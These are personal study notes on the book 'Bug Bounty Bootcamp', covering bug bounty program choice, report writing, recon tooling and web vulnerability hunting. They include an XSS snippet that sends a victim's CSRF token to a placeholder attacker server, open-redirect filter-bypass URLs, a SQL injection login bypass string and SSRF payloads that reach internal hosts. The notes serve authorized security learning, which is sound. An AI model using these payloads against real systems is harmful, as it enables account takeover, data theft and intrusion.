***Bug Bounty Bootcamp***

**Vulnerable sites**: Social platforms , mobile programs are less competetive

**High level (hard) programs** : Source codes and executables

**Bug bounty platforms**: HackerOne, Bugcrowd, Intigriti, Synack, Cobalt

“““

The asset scope tells you which subdomain, products, and applications you can hack. And the vulnerability scope specifies which vulnerabilities the company will accept as valid bugs. Any program with large asset and vulnerability scopes is a good place to start for a beginner. VDPs are reputation-only programs, meaning they do not pay for findings but often offer rewards such as reputation points and swag. they don’t pay, they’re less competitive, and so easier to find bugs in. Prioritize programs with fast response times. help you get there. First, submit a few bugs to public programs. To get private invites, you often need to gain a certain number of reputation points on a platform, and the only way to begin earning these is to submit valid bugs to public programs. You should also focus on submitting high-impact vulnerabilities You can find these underpopulated programs in two ways: look for unpaid programs or go for programs with big scopes. Try going for vulnerability disclosure programs first. Unpaid programs are often ignored by experienced bug hunters, since they don’t pay monetary rewards. But they still earn you points and recognition! And that recogni­tion might be just what you need to get an invite to a private, paid program. Picking a program with a large scope means you’ll be able to look at a larger number of target applications and web pages.

***Craft a Descriptive Title***

For example, instead of a report title like “IDOR on a Critical Endpoint,” use one like “IDOR on https://example.com/change\_password Leads to Account Takeover for All Users.”

***Provide a Clear Summary***

Here’s an example of an effective report summary: The https://example.com/change\_password endpoint takes two POST body parameters: user\_id and new password. A POST request to this endpoint would change the password of user user\_id to new password. This endpoint is not validating the user\_id parameter, and as a result, any user can change anyone else’s password by manipulating the user\_id parameter. Study the Common Vulnerability Scoring System (CVSS) at <https://www.first.org/cvss/> for a general idea of how critical each type of vulnerability is.

***Provide a Proof of Concept***

***Describe the Impact and Attack Scenarios***

***Recommend Possible Mitigations***

A not applicable (N/A) status means your report doesn’t contain a valid security issue with security implications. Security teams triage a report when they’ve validated the report on their end. This is great news for you, because this usually means the security team is going to fix the bug and reward you with a bounty. For example, many hackers will likely have already tested for a stored-XSS vulnerability on a forum’s comment field. Many successful hackers say that most of their findings come from private programs. Private programs are a lot less crowded than public ones, so you’ll have less competition, and less competition usually means more easy finds and fewer duplicates. Unfortunately, sometimes you can’t avoid duplicates. But you could lower your chances of getting duplicates by hunting on programs with large scopes, hacking on private programs, performing recon extensively, and developing your unique hunting methodology. Sayfa 61 de kaldım.

”””

Google dorking :

**Scope discovoery**

* $ whois <domain>
* $ *whois <ip>*
* $ *nslookup <domain>*

***Subdomain enumeration***

* Sublist3r
* SubBrute
* Amass
* Gobuster

**Service enumeration**

* $ nmap scanme.nmap.org
* $ nmap scanme.nmap.org -sV

**Directory bruteforcing**

* Dirsearch $ ./dirsearch.py -u scanme.nmap.org -e php
* Gobuster $ gobuster dir -u *target\_url* -w *wordlist*

If the company uses custom URLs for its S3 buckets, try more flexible search terms instead. Companies often still place keywords like *aws* and *s3* in their custom bucket URLs, so try these searches:

amazonaws s3 *COMPANY\_NAME*

amazonaws bucket *COMPANY\_NAME*

amazonaws *COMPANY\_NAME*

s3 *COMPANY\_NAME*

Gather any useful information leaked via the bucket and use it for future exploitation! If the organization reveals information such as active API keys or personal information, you should report this right away. Exposed S3 buck ets alone are often considered a vulnerability

***GitHub Recon***

Search an organization’s GitHub repositories for sensitive data that has been accidentally committed, or information that could lead to the discov­ery of a vulnerability. look for hardcoded secrets such as API keys, encryption keys, and database passwords. Search the organization’s repositories for terms like key, secret, and password to locate hardcoded user credentials that you can use to access internal systems

**Gitrob** (https://github.com/michenriksen/gitrob/) locates potentially sensitive files.

**TruffleHog** (https://github.com/trufflesecurity/truffleHog/) specializes in finding secrets in repositories

Waybackmachine

HTTP headers like Server and X-Powered-By are good indicators of tech­nologies. The Server header often reveals the software versions running on the server. X-Powered-By reveals the server or scripting language used.

*Wappalyzer* (*https://www .wappalyzer.com/*) is a browser extension that identifies content management systems, frameworks, and programming languages used on a site.

$ chmod +x recon.sh making executable

Summary

***Scope Discovery***

WHOIS looks for the owner of a domain or IP.

ViewDNS.info reverse WHOIS (*https://viewdns.info/reversewhois/*) is a tool that searches for reverse WHOIS data by using a keyword.

nslookup queries internet name servers for IP information about a host.

ViewDNS reverse IP (*https://viewdns.info/reverseip/*) looks for domains hosted on the same server, given an IP or domain.

crt.sh (*https://crt.sh/*), Censys (*https://censys.io/*), and Cert Spotter (*https:// sslmate.com/certspotter/*) are platforms you can use to find certificate information about a domain.

Sublist3r (*https://github.com/aboul3la/Sublist3r/*), SubBrute (*https://github .com/TheRook/subbrute/*), Amass (*https://github.com/OWASP/Amass/*), and Gobuster (*https://github.com/OJ/gobuster/*) enumerate subdomains.

Daniel Miessler’s SecLists (*https://github.com/danielmiessler/SecLists/*) is a list of keywords that can be used during various phases of recon and hacking. For example, it contains lists that can be used to brute-force subdomains and filepaths.

Commonspeak2 (*https://github.com/assetnote/commonspeak2/*) generates lists that can be used to brute-force subdomains and filepaths using publicly available data.

Altdns (*https://github.com/infosec-au/altdns*) brute-forces subdomains by using permutations of common subdomain names.

Nmap (*https://nmap.org/*) and Masscan (*https://github.com/robertdavidgraham/ masscan/*) scan the target for open ports.

Shodan (*https://www.shodan.io/*), Censys (*https://censys.io/*), and Project Sonar (*https://www.rapid7.com/research/project-sonar/*) can be used to find services on targets without actively scanning them.

Dirsearch (*https://github.com/maurosoria/dirsearch/*) and Gobuster (*https:// github.com/OJ/gobuster*) are directory brute-forcers used to find hidden filepaths.

EyeWitness (*https://github.com/FortyNorthSecurity/EyeWitness/*) and Snapper (*https://github.com/dxa4481/Snapper/*) grab screenshots of a list of URLs. They can be used to quickly scan for interesting pages among a list of enumerated paths.

OWASP ZAP (*https://owasp.org/www-project-zap/*) is a security tool that includes a scanner, proxy, and much more. Its web spider can be used to discover content on a web server.

GrayhatWarfare (*https://buckets.grayhatwarfare.com/*) is an online search engine you can use to find public Amazon S3 buckets.

Lazys3 (*https://github.com/nahamsec/lazys3/*) and Bucket Stream (*https:// github.com/eth0izzle/bucket-stream/*) brute-force buckets by using keywords.

***OSINT***

The Google Hacking Database (*https://www.exploit-db.com/google -hacking-database/*) contains useful Google search terms that fre­quently reveal vulnerabilities or sensitive files.

KeyHacks (*https://github.com/streaak/keyhacks/*) helps you determine whether a set of credentials is valid and learn how to use them to access the target’s services.

Gitrob (*https://github.com/michenriksen/gitrob/*) finds potentially sensitive files that are pushed to public repositories on GitHub.

TruffleHog (*https://github.com/trufflesecurity/truffleHog/*) specializes in finding secrets in public GitHub repositories by searching for string patterns and high-entropy strings.

PasteHunter (*https://github.com/kevthehermit/PasteHunter/*) scans online paste sites for sensitive information.

Wayback Machine (*https://archive.org/web/*) is a digital archive of internet content. You can use it to find old versions of sites and their files.

Waybackurls (*https://github.com/tomnomnom/waybackurls/*) fetches URLs from the Wayback Machine.

***Tech Stack Fingerprinting***

The CVE database (*https://cve.mitre.org/cve/search\_cve\_list.html*) contains publicly disclosed vulnerabilities. You can use its website to search for vulnerabilities that might affect your target.

Wappalyzer (*https://www.wappalyzer.com/*) identifies content manage­ment systems, frameworks, and programming languages used on a site.

BuiltWith (*https://builtwith.com/*) is a website that shows you which web technologies a website is built with.

StackShare (*https://stackshare.io/*) is an online platform that allows devel­opers to share the tech they use. You can use it to collect information about your target.

Retire.js (*https://retirejs.github.io/retire.js/*) detects outdated JavaScript libraries and Node.js packages.

And nuclei

Vulnerabilities

XSS

REFLECTED:

Reflected XSS vulnerabilities happen when user input is returned to the user

without being stored in a database.

STORED : Stored XSS happens when user input is stored on a server and retrieved unsafely. it has the potential of attacking many more users than reflected

BLIND

Blind XSS

Blind XSS vulnerabilities are stored XSS vulnerabilities whose malicious input

is stored by the server and executed in another part of the application or in

another application that you cannot see.

DOM

DOM-based XSS is similar to reflected XSS, except that in DOM-based XSS,

the user input never leaves the user’s browser. In DOM-based XSS, the

application takes in user input, processes it on the victim’s browser, and

then returns it to the user. DOM XSS may sound a lot like reflected XSS at first. The difference is

that the reflected XSS payload gets sent to the server and returned to the

user’s browser within an HTTP response

SELF XSS

In bug bounties, self-XSS bugs are not usually accepted as valid sub

missions

because they require social engineering. Bugs that require social

engineering, or manipulation of the victims, are not usually accepted in bug

bounty programs because they are not purely technical issues.

To prevent XSS, an application should implement two controls: robust input

validation and contextual output escaping and encoding.

data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTIGJ5IFZpY2tpZScpPC9zY3JpcHQ+"

<script>alert('XSS by Vickie')</script>

Another way of approaching manual XSS testing is to insert an XSS polyglot

XSSHUNTER

Bypassing protection

<https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html>

Most of the time, XSS can be used to read sensitive information on the

victim’s page.

you can use XSS to steal data and escalate your attack from there. This

can be done by running a script that sends the data back to you. For example,

this code snippet reads the CSRF token embedded on the victim’s page and

sends it to the attacker’s server as a URL parameter named token. If you can

steal a user’s CSRF tokens, you can execute actions on their behalf by using

those tokens to bypass CSRF protection on the site.

var token = document.getElementsById('csrf-token')[0];

var xhr = new XMLHttpRequest();

xhr.open("GET", "http://attacker\_server\_ip/?token="+token, true);

xhr.send(null);

Summary

1. Look for user input opportunities on the application. When user input is stored and used to construct a web page later, test the input field for stored XSS. If user input in a URL gets reflected back on the resulting web page, test for reflected and DOM XSS.

2. Insert XSS payloads into the user input fields you’ve found. Insert pay­loads from lists online, a polyglot payload, or a generic test string.

3. Confirm the impact of the payload by checking whether your browser runs your JavaScript code. Or in the case of a blind XSS, see if you can make the victim browser generate a request to your server.

4. If you can’t get any payloads to execute, try bypassing XSS protections.

5. Automate the XSS hunting process with techniques introduced in Chapter 25.

6. Consider the impact of the XSS you’ve found: who does it target? How many users can it affect? And what can you achieve with it? Can you escalate the attack by using what you’ve found?

7. Send your first XSS report to a bug bounty program!

Open redirect

<https://example.com/login?redirect=https://example.com/settings>.

<https://example.com/login?redirect=https://>

Another common open-redirect technique is referer-based open redi­rect. The *referer* is an HTTP request header that browsers automatically include. It tells the server where the request originated from. Referer head­ers are a common way of determining the user’s original location, since they contain the URL that linked to the current page.

To prevent open redirects, the server needs to make sure it doesn’t redirect users to malicious locations.

**Hunting for Open Redirects**

Step 1: Look for Redirect Parameters

https://example.com/login?redirect=https://example.com/dashboard

https://example.com/login?redir=https://example.com/dashboard

https://example.com/login?next=https://example.com/dashboard

<https://example.com/login?next=/dashboard>

Open your proxy while you browse the website. Then, in your HTTP history, look for any parameter that contains absolute or relative URLs. An *absolute URL* is complete and contains all the components necessary to locate the resource it points to, like *https://example.com/login*. Absolute URLs contain at least the URL scheme, hostname, and path of a resource. A *rela­tive URL* must be concatenated with another URL by the server in order to be used. These typically contain only the path component of a URL, like */login*.

Note that not all redirect parameters have straightforward names like redirect or redir. For example, I’ve seen redirect parameters named RelayState, next, u, n, and forward.

In addition, take note of the pages that don’t contain redirect parameters in their URLs but still automatically redirect their users. These pages are candidates for referer-based open redirects. To find these pages, you can keep an eye out for 3XX response codes like 301 and 302. These response codes indicate a redirect.

***Use Google Dorks to Find Additional Redirect Parameters***

Google > inurl:%3Dhttp site:example.com

This search term might find the following pages:

https://example.com/login?next=https://example.com/dashboard

<https://example.com/login?u=http://example.com/settings>

inurl:%3D%2F site:example.com

This search term will find URLs such as this one:

<https://example.com/login?n=/dashboard>

also

inurl:redir site:example.com

inurl:redirect site:example.com

inurl:redirecturi site:example.com

inurl:redirect\_uri site:example.com

inurl:redirecturl site:example.com

inurl:redirect\_uri site:example.com

inurl:return site:example.com

inurl:returnurl site:example.com

inurl:relaystate site:example.com

inurl:forward site:example.com

inurl:forwardurl site:example.com

inurl:forward\_url site:example.com

inurl:url site:example.com

inurl:uri site:example.com

inurl:dest site:example.com

inurl:destination site:example.com

inurl:next site:example.com

These search terms will find URLs such as the following:

https://example.com/logout?dest=/

https://example.com/login?RelayState=https://example.com/home

https://example.com/logout?forward=home

https://example.com/login?return=home/settings

***Test for Referer-Based Open Redirects***

**Bypassing Open-Redirect Protection**

Here, you can see the components of a URL.

scheme://userinfo@hostname:port/path?query#fragment

***Using Browser Autocorrect***

For example, Chrome will interpret all of these URLs as pointing to *https://attacker.com*:

https:attacker.com

https;attacker.com

https:\/\/attacker.com

https:/\/\attacker.com

These quirks can help you bypass URL validation based on a blocklist.

Most modern browsers also automatically correct backslashes (\) to for­ward slashes (/), meaning they’ll treat these URLs as the same:

https:\\example.com

https://example.com

If the validator doesn’t recognize this behavior, the inconsistency could lead to bugs. For example, the following URL is potentially problematic:

https://attacker.com\@example.com

Unless the validator treats the backslash as a path separator, it will interpret the hostname to be *example.com*, and treat *attacker.com\* as the user­name portion of the URL.

***Exploiting Flawed Validator Logic***

as a common defense against open redirects, the URL validator often checks if the redirect URL starts with, contains, or ends with the site’s domain name. You can bypass this type of protection by creating a subdomain or directory with the target’s domain name:

https://example.com/login?redir=**http://example.com.attacker.com**

[https://example.com/login?redir=**http://attacker.com/example.com**](https://example.com/login?redir=http://attacker.com/example.com)

Or you could use the at symbol (@) to make the first *example.com* the username portion of the URL:

https://example.com/login?redir=**https://example.com@attacker.com/example.com**

You can insert this data URL into the redirection parameter to bypass blocklists:

https://example.com/login?redir=data:text/html;base64,

PHNjcmlwdD5sb2NhdGlvbj0iaHR0cHM6Ly9leGFtcGxlLmNvbSI8L3NjcmlwdD4=

Double encoding

https://example.com%2f@attacker.com

And here is the URL with a double-URL-encoded slash:

https://example.com%252f@attacker.com

Finally, here is the URL with a triple-URL-encoded slash:

https://example.com%25252f@attacker.com

https://attacker.com╱.example.com “most alike” character wworth to try

***Combining Exploit Techniques***

To defeat more-sophisticated URL validators, combine multiple strategies to bypass layered defenses. I’ve found the following payload to be useful:

https://example.com%252f@attacker.com/example.com

**Finding Your First Open Redirect!**

You’re ready to find your first open redirect. Follow the steps covered in this chapter to test your target applications:

1. Search for redirect URL parameters. These might be vulnerable to parameter-based open redirect.

2. Search for pages that perform referer-based redirects. These are candi­dates for a referer-based open redirect.

3. Test the pages and parameters you’ve found for open redirects.

4. If the server blocks the open redirect, try the protection bypass tech­niques mentioned in this chapter.

5. Brainstorm ways of using the open redirect in your other bug chains!

Clickacking

HTML iframes allow developers to embed one web page within another by placing an tag on the page, and then specifying the URL to frame in the tag’s <iframe> attribute src

we call this attack *user-interface redressing* or *clickjacking*

*Prevention*

The HTTP response header X-Frame-Options lets web pages indicate whether the page’s contents can be rendered in an iframe.

This header offers two options: DENY and SAMEORIGIN. If a page is served with the DENY option, it cannot be framed at all. The SAMEORIGIN option allows framing from pages of the same origin: pages that share the same protocol, host, and port.

X-Frame-Options: DENY

X-Frame-Options: SAMEORIGIN

The Content-Security-Policy response header is another possible defense against clickjacking. This header’s frame-ancestors directive allows sites to indicate whether a page can be framed.

For example, setting the directive to 'none' will prevent any site from framing the page, whereas setting the directive to 'self' will allow the current site to frame the page:

Content-Security-Policy: frame-ancestors 'none';

Content-Security-Policy: frame-ancestors 'self';

Setting frame-ancestors to a specific origin will allow that origin to frame the content. This header will allow the current site, as well as any page on the subdomains of *example.com*, to frame its contents:

Content-Security-Policy: frame-ancestors 'self' \*.example.com;

Besides implementing X-Frame-Options and the Content-Security-Policy to ensure that sensitive pages cannot be framed, another way of protecting against clickjacking is with SameSite cookies.

Hunting for clickjacking

Find clickjacking vulnerabilities by looking for pages on the target site that

contain sensitive state-changing actions and can be framed. Clickjacking vulnerabilities are valuable only when the target page contains state-changing actions.

**State-changing requests on *bank.example.com***

1. Change password: *bank.example.com/password\_change*
2. Transfer balance: *bank.example.com/transfer\_money*
3. Unlink external account: *bank.example.com/unlink*

Step 2: Check the Response Headers

Then go through each of the state-changing functionalities you’ve found and revisit the pages that contain them. Turn on your proxy and intercept the HTTP response that contains that web page. See if the page is being served with the X-Frame-Options or Content-Security-Policy header.

If you find one of these features, you might be able to bypass clickjack­ing protection by using the *double iframe trick*. This trick works by framing your malicious page within a page in the victim’s domain.

You can find the disclosed bug report at *https:// hackerone.com/reports/591432/*. The site was using the X-Frame-Options ALLOW-FROM directive to prevent clickjacking. This directive lets pages specify the URLs that are allowed to frame it, but it’s an obsolete directive that isn’t supported by many browsers. This means that all features on the subdomains *https:// canary-web.pscp.tv* and *https://canary-web.periscope.tv* were vulnerable to click­jacking if the victim was using a browser that didn’t support the directive, such as the latest Chrome, Firefox, and Safari browsers. Since Periscope’s account settings page allows users to deactivate their accounts, an attacker could, for example, frame the settings page and trick users into deactivating their accounts.

Clickjacking vulnerabilities rely on user interaction.

**Finding Your First Clickjacking Vulnerability!**

Now that you know what clickjacking bugs are, how to exploit them, and how to escalate them, go find your first clickjacking vulnerability! Follow the steps described in this chapter:

1. Spot the state-changing actions on the website and keep a note of their URL locations. Mark the ones that require only mouse clicks to execute for further testing.

2. Check these pages for the X-Frame-Options, Content-Security-Policy header, and a SameSite session cookie. If you can’t spot these protective features, the page might be vulnerable!

3. Craft an HTML page that frames the target page, and load that page in a browser to see if the page has been framed.

4. Confirm the vulnerability by executing a simulated clickjacking attack on your own test account.

5. Craft a sneaky way of delivering your payload to end users, and consider the larger impact of the vulnerability.

6. Draft your first clickjacking report!

CSRF

IDOR

IDORs happen when an application fails at two things. First, it fails to

implement access control based on user identity. Second, it fails to randomize

object IDs and instead keeps references to data objects, like a file or a database

entry, predictable.

If *example.com* structured its requests as follows, attackers would no longer be able to access other users’ messages, since there would be no way for an attacker to guess such a long, random user\_key value:

<https://example.com/messages?user_key=6MT9EalV9F7r9pns0mK1eDAEW> But this method isn’t a complete protection against IDORs.

**Hunting for IDORs**

***Step 1: Create Two Accounts***

*https://example.com/messages?user\_id=1235* (Attacker)

*https://example.com/messages?user\_id=1236* (Victim)

***Step 2: Discover Features***

Here are some features that might have IDORs on *example.com*:

This endpoint lets you read user messages:

https://example.com/messages?user\_id=1236

This one lets you read user files:

https://example.com/uploads?file=user1236-01.jpeg

This endpoint deletes user messages:

POST /delete\_message

(POST request body)

message\_id=user1236-0111

This one is for accessing group files:

https://example.com/group\_files?group=group3

This one deletes a group:

POST /delete\_group

(POST request body)

group=group3

***Step 3: Capture Requests***

Browse through each application feature you mapped in the preceding step and capture all the requests going from your web client to the server. Inspect each request carefully and find the parameters that contain numbers, user­names, or IDs. Remember that you can trigger IDORs from different locations within a request, like URL parameters, form fields, filepaths, headers, and cookies.

To make testing more efficient, use two browsers, and log into a dif­ferent account in each. Also, note that APIs like Representational State Transfer (REST) and GraphQL are often found to be vulnerable to IDOR too

***Step 4: Change the IDs***

**Bypassing IDOR Protection**

***Encoded IDs and Hashed IDs***

*https://example.com/messages?user\_id=MTIzNQ decoded version 🡪*

*https://example.com/messages?user\_id=12345*

Leaked id

GET /messages?conversation\_id=O1SUR7GJ43HS93VAR8xxxx leaked at xxxx id apply like below

GET /messages?conversation\_id=1236

***Change the Request Method***

If one HTTP request method doesn’t work, you can try plenty of others instead: GET, POST, PUT, DELETE, PATCH, and so on.

GET example.com/uploads/user1236-01.jpeg

DELETE example.com/uploads/user1236-01.jpeg

***Change the Requested File Type***

GET /get\_receipt?receipt\_id=2983

then try this one instead:

GET /get\_receipt?receipt\_id=2983.json

As for the non-state-changing (read-based) IDORs, look for functional­ities that handle the sensitive information in the application. For example, look for functionalities that handle direct messages, personal information, and private content. Consider which application functionalities make use of this information and look for IDORs accordingly.

You can also combine IDORs with other vulnerabilities to increase their impact. For example, a write-based IDOR can be combined with self-XSS to form a stored XSS. An IDOR on a password reset endpoint combined with username enumeration can lead to a mass account takeover. Or a write IDOR on an admin account may even lead to RCE! We’ll talk about RCEs in Chapter 18.

**Automating the Attack**

([*https://github.com/Quitten/Autorize/*](https://github.com/Quitten/Autorize/))

([*https://github.com/SecurityInnovation/AuthMatrix/*](https://github.com/SecurityInnovation/AuthMatrix/))

Burp extensions Auto Repeater ([*https://github.com/nccgroup/AutoRepeater/*](https://github.com/nccgroup/AutoRepeater/))

**Your First IDOR!**

Now that you know what IDORs are, how to bypass IDOR protection, and how to escalate IDORs, you’re ready to look for your first one! Hop on a bug bounty program and follow the steps discussed in this chapter:

1. Create two accounts for each application role and designate one as the attacker account and the other as the victim account.

2. Discover features in the application that might lead to IDORs. Pay atten­tion to features that return sensitive information or modify user data.

3. Revisit the features you discovered in step 2. With a proxy, intercept your browser traffic while you browse through the sensitive functionalities.

4. With a proxy, intercept each sensitive request and switch out the IDs that you see in the requests. If switching out IDs grants you access to other users’ information or lets you change their data, you might have found an IDOR.

5. Don’t despair if the application seems to be immune to IDORs. Use this opportunity to try a protection-bypass technique! If the applica­tion uses an encoded, hashed, or randomized ID, you can try decoding or predicting the IDs. You can also try supplying the application with an ID when it does not ask for one. Finally, sometimes changing the request method type or file type makes all the difference.

6. Monitor for information leaks in export files, email, and text alerts. An IDOR now might lead to an info leak in the future.

7. Draft your first IDOR report!

SQL INJECTION

Note that the examples used in this chapter are based on MySQL syn

tax.

***Injecting Code into SQL Queries***


username="admin';-- "&password=password123 will be like below

WHERE Username='admin';-- ' AND Password='password123';

GET /emails?username=vickie&accesskey=ZB6w0YLjzvAVmp6zvr

Host: example.com

***Using Second-Order SQL Injections***



Also called inferential SQL injections, blind SQL injections are a little harder

to detect and exploit.

***Look for NoSQL Injections***

Databases don’t always use SQL. *NoSQL*, or *Not Only SQL*, databases are those that don’t use the SQL language. Unlike SQL databases, which store data in tables, NoSQL databases store data in other structures, such as key-value pairs and graphs. NoSQL query syntax is database-specific, and queries are often written in the programming language of the applica­tion.

You can also automate the hunting process by using the tool NoSQLMap

(<https://github.com/codingo/NoSQLMap/>).

sqlmap (<http://sqlmap.org/>)

**Finding Your First SQL Injection!**

SQL injections are an exciting vulnerability to find and exploit, so dive into finding one on a practice application or bug bounty program. Since SQL injections are sometimes quite complex to exploit, start by attacking a delib­erately vulnerable application like the Damn Vulnerable Web Application for practice, if you’d like. You can find it at *http://www.dvwa.co.uk/*. Then follow this road map to start finding real SQL injection vulnerabilities in the wild:

1. Map any of the application’s endpoints that take in user input.

2. Insert test payloads into these locations to discover whether they’re vulnerable to SQL injections. If the endpoint isn’t vulnerable to classic SQL injections, try inferential techniques instead.

3. Once you’ve confirmed that the endpoint is vulnerable to SQL injec­tions, use different SQL injection queries to leak information from the database.


4. Escalate the issue. Figure out what data you can leak from the endpoint and whether you can achieve an authentication bypass. Be careful not to execute any actions that would damage the integrity of the target’s database, such as deleting user data or modifying the structure of the database.

5. Finally, draft up your first SQL injection report with an example pay­load that the security team can use to duplicate your results. Because SQL injections are quite technical to exploit most of the time, it’s a good idea to spend some time crafting an easy-to-understand proof of concept


RACE CONDITIONS

Concurrency has two types: multiprocessing and multithreading. *Multiprocessing* refers to using multiple *central processing units (CPUs)*, the hardware in a computer that executes instructions, to perform simul­taneous computations. On the other hand, *multithreading* is the ability of a single CPU to provide multiple *threads*, or concurrent executions. Arranging the sequence of execution of multiple threads is called sched


uling.



But if the two threads are run simultaneously, without any consider­ation of conflicts that may occur when accessing the same resources, the execution could be scheduled as in Table 12-2 instead.



Race condition vulnerabilities are also referred to as *time-of-check* or *time-of-use* vulnerabilities.



You can read about some real-life race condition vulnerabilities on the HackerOne Hacktivity feed (*https://hackerone.com/hacktivity?querystring =race%20condition/*).

Prevention : The key to preventing race conditions is to protect resources during execu­tion by using a method of *synchronization*, or mechanisms that ensure threads using the same resources don’t execute simultaneously.

**Hunting for Race Conditions**

***Find Features Prone to Race Conditions***

For example, let’s say that, in your proxy, you’ve spotted the request used to transfer money from your banking site. You should copy this request to use for testing. In Burp Suite, you can copy a request by right-clicking it and selecting **Copy as curl command**.

***Step 2: Send Simultaneous Requests***

You can then test for and exploit race conditions in the target by sending multiple requests to the server simultaneously.

For example, if you have $3,000 in your bank account and want to see if you can transfer more money than you have, you can simultaneously send multiple requests for transfer to the server via the curl command. If you’ve copied the command from Burp, you can simply paste the command into your terminal multiple times and insert a & character between each one. In the Linux terminal, the & character is used to execute multiple commands simultaneously in the background:

curl (transfer $3000) & curl (transfer $3000) & curl (transfer $3000)

& curl (transfer $3000) & curl (transfer $3000) & curl (transfer $3000)

Be sure to test for operations that should be allowed once, but not multiple times! For example, if you have a bank account balance of $3,000, testing to transfer $5,000 is pointless, because no single request would be allowed. But testing a transfer of $10 multiple times is also pointless, since you should be able to do that even without a race condition.

Step 3: Check the Results

Step 4: CREATE POC

1. Create an account with a $3,000 balance and another one with zero balance. The account with $3,000 will be the source account for our transfers, and the one with zero balance will be the destination.

2. Execute this command:

curl (transfer $3000) & curl (transfer $3000) & curl (transfer $3000)

& curl (transfer $3000) & curl (transfer $3000) & curl (transfer $3000)

This will attempt to transfer $3,000 to another account multiple times simultaneously.

3. You should see more than $3,000 in the destination account. Reverse the transfer and try the attack a few more times if you don’t see more than $3,000 in the destination account.

**Finding Your First Race Condition!**

Now you’re ready to find your first race condition. Follow these steps to manipulate web applications using this neat technique:

1. Spot the features prone to race conditions in the target application and copy the corresponding requests.

2. Send multiple of these critical requests to the server simultaneously. You should craft requests that should be allowed once but not allowed multiple times.

3. Check the results to see if your attack has succeeded. And try to execute the attack multiple times to maximize the chance of success.

4. Consider the impact of the race condition you just found.

5. Draft up your first race condition report!

SSRF

SSRF vulnerabilities have two types: regular SSRF and blind SSRF.

The only difference is that in a blind SSRF, the attacker does not receive feedback from the server via an HTTP response or an error message. For instance, in the earlier example, we’d know the SSRF worked if we see *admin.example.com* displayed. But in a blind SSRF, the forged request executes without any confirmation sent to the attacker.

If attackers can send requests to the internal network, the endpoint suffers from a blind SSRF vulnerability:

https://public.example.com/send\_request?url=https://admin.example.com/delete\_user?user=1

Prevention

Two main types of protection against SSRFs exist: blocklists and allow

lists. *Blocklists* are lists of banned addresses.

Hunting for ssrf

The best way to discover SSRF vulnerabilities is through a review of the application’s source code, in which you check if the application validates all user-provided URLs. But when you can’t obtain the source code, you should focus your efforts on testing the features most prone to SSRF.

Spot features for ssrf: Webhooks, file uploads, document and image processors, xml files and pdf files often be used to trigger SSRF.

Many websites allow users to set up their webhook URLs, and these

settings pages are often vulnerable to SSRF. // What is the webhook search ?

The easiest way of detecting blind SSRFs is through out-of-band techniques. One way to do this is to use an online hosting service, such as GoDaddy or Hostinger, that provides server access logs. You can link your hosted site to a custom domain and submit that domain in the SSRF testing payload. Also look for the time difference between responses.

Tools: SSRFMAP You can use tools like SSRFmap <https://github.com/swisskyrepo/SSRFmap/>

Example

(POST request body)

user\_id=1234&url=https://pics.example.com/123?redirect=127.0.0.1

(POST request body)

user\_id=1234&url=https://pics.example.com@127.0.0.1

